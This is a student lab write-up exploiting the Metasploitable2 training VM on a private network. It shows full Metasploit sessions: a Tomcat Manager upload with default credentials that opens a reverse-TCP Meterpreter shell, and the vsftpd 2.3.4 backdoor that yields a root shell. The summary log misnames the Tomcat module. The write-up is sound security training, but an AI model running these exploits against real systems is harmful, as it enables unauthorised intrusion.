Exploitation Lab


Author: Harshal Harekar
Date: 07/10/2025

Objective: Exploiting vulnerabilities found on Metasploitable2.

PoC for exploiting Tomcat Manager


Exploit Tomcat Manager: Metasploitable2 runs an old version of Tomcat on port 8180 with default credentials (tomcat/tomcat). We will use a Metasploit module to exploit this.

1. Start the Metasploit Framework console




```
┌──(aazukaazu㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for aazukaazu:
Metasploit tip: Use the resource command to run commands from a file
[*] StarTing the Metasploit Framework console...|
```


2. Search for the exploit




```
msf6 > search tomcat_mgr

Matching Modules
================

   #  Name                                    Disclosure Date  Rank       Check  Description
   -  ----                                    ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_deploy    2009-11-09       excellent  Yes    Apache Tomcat Manager Application Deployer Authenticated Code Execution
   1    \_ target: Automatic                  .                .          .      .
   2    \_ target: Java Universal             .                .          .      .
   3    \_ target: Windows Universal          .                .          .      .
   4    \_ target: Linux x86                  .                .          .      .
   5  exploit/multi/http/tomcat_mgr_upload    2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   6    \_ target: Java Universal             .                .          .      .
   7    \_ target: Windows Universal          .                .          .      .
   8    \_ target: Linux x86                  .                .          .      .
   9  auxiliary/scanner/http/tomcat_mgr_login  .               normal     No     Tomcat Application Manager Login Utility


Interact with a module by name or index. For example info 9, use 9 or use auxiliary/scanner/http/tomcat_mgr_login
```




```
msf6 > use exploit/multi/http/tomcat_mgr_login
[-] No results from search
[-] Failed to load module: exploit/multi/http/tomcat_mgr_login
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.18.138
RHOST => 192.168.18.138
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager/html
TARGETURI => /manager/html
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.18.133
LHOST => 192.168.18.133
msf6 exploit(multi/http/tomcat_mgr_upload) > set LPORT 4545
LPORT => 4545
msf6 exploit(multi/http/tomcat_mgr_upload) > set VERBOSE TRUE
VERBOSE => true
msf6 exploit(multi/http/tomcat_mgr_upload) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factor
[*] Started reverse TCP handler on 192.168.18.133:4545
[*] Retrieving session ID and CSRF token...
[*] Finding CSRF token...
[*] Uploading and deploying A1Ja89EHlBy87...
[*] Uploading 6219 bytes as A1Ja89EHlBy87.war ...
[*] Executing A1Ja89EHlBy87...
[*] Executing /A1Ja89EHlBy87/hL2aOc132N9wgYFtDf8.jsp...
```



```
[*] Started reverse TCP handler on 192.168.18.133:4545
[*] Retrieving session ID and CSRF token...
[*] Finding CSRF token...
[*] Uploading and deploying A1Ja89EHlBy87...
[*] Uploading 6219 bytes as A1Ja89EHlBy87.war ...
[*] Executing A1Ja89EHlBy87...
[*] Executing /A1Ja89EHlBy87/hL2aOc132N9wgYFtDf8.jsp...
[-] Execution failed on A1Ja89EHlBy87 [404 Not Found]
[-] Exploit aborted due to failure: unknown: Failed to execute the payload
[*] Exploit completed, but no session was created.
```



```
msf6 exploit(multi/http/tomcat_mgr_upload) > Interrupt: use the 'exit' command to quit
msf6 exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager/html
TARGETURI => /manager/html
msf6 exploit(multi/http/tomcat_mgr_upload) > set TARGETURI /manager
TARGETURI => /manager
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.18.133:4545
[*] Retrieving session ID and CSRF token...
[*] Finding CSRF token...
[*] Uploading and deploying vpvfA0j...
[*] Uploading 6211 bytes as vpvfA0j.war ...
[*] Executing vpvfA0j...
[*] Executing /vpvfA0j/a29MIVajavbaKcKVfg6j9lf4jZER.jsp...
[*] Finding CSRF token...
[*] Undeploying vpvfA0j ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58073 bytes) to 192.168.18.138
[*] Meterpreter session 1 opened (192.168.18.133:4545 -> 192.168.18.138:60243) at 2025-10-07 23:53:40 +0530

meterpreter >
```




```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > getuid
Server username: tomcat55
meterpreter > pwd
/
meterpreter > ls
Listing: /
==========

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040444/r--r--r--  4096   dir   2012-05-14 09:05:33 +0530  bin
040444/r--r--r--  1024   dir   2012-05-14 09:06:28 +0530  boot
040444/r--r--r--  4096   dir   2010-03-17 04:25:51 +0530  cdrom
040444/r--r--r--  13820  dir   2025-10-07 20:11:19 +0530  dev
040444/r--r--r--  4096   dir   2025-10-07 23:53:06 +0530  etc
040444/r--r--r--  4096   dir   2010-04-16 11:46:02 +0530  home
040444/r--r--r--  4096   dir   2010-03-17 04:27:40 +0530  initrd
```

PoC for exploiting vsftpd


Exploit vsftpd 2.3.4: Metasploitable2 runs an old version of vsftpd on port 21. It contains a backdoor triggered when a username ends with :), then spawns a shell on port 6200. We will use a Metasploit module to exploit this.

1. Start the Metasploit Framework console




```
┌──(aazukaazu㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for aazukaazu:
Metasploit tip: View missing module options with show missing
```

2. Searching for the exploit



```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.18.138
RHOST => 192.168.18.138
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.18.138:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.18.138:21 - USER: 331 Please specify the password.
[+] 192.168.18.138:21 - Backdoor service has been spawned, handling...
[+] 192.168.18.138:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.18.133:46607 -> 192.168.18.138:6200) at 2025-10-08 00:02:49 +0530

whoami
root
```

Exploit Log

No.	Description	Target ip	Status	Payload	PoC Reference
1	Tomcat RCE via manager	192.168.18.138	Success	java/meterpreter/reverse_tcp	exploit/multi/http/tomcat_mgr_login
2	vsftpd 2.3.4 backdoor	192.168.18.138	Success	cmd/unix/interact	exploit/unix/ftp/vsftpd_234_backdoor

Exploitation Summary

Metasploitable2 was successfully exploited using Metasploit. Tomcat Manager RCE yielded a Meterpreter session via java/meterpreter/reverse_tcp. The vsftpd 2.3.4 backdoor exploit triggered a shell using cmd/unix/interact. Exploits were simulated and validated, demonstrating effective use of Metasploit modules for authenticated access and remote command execution on vulnerable services.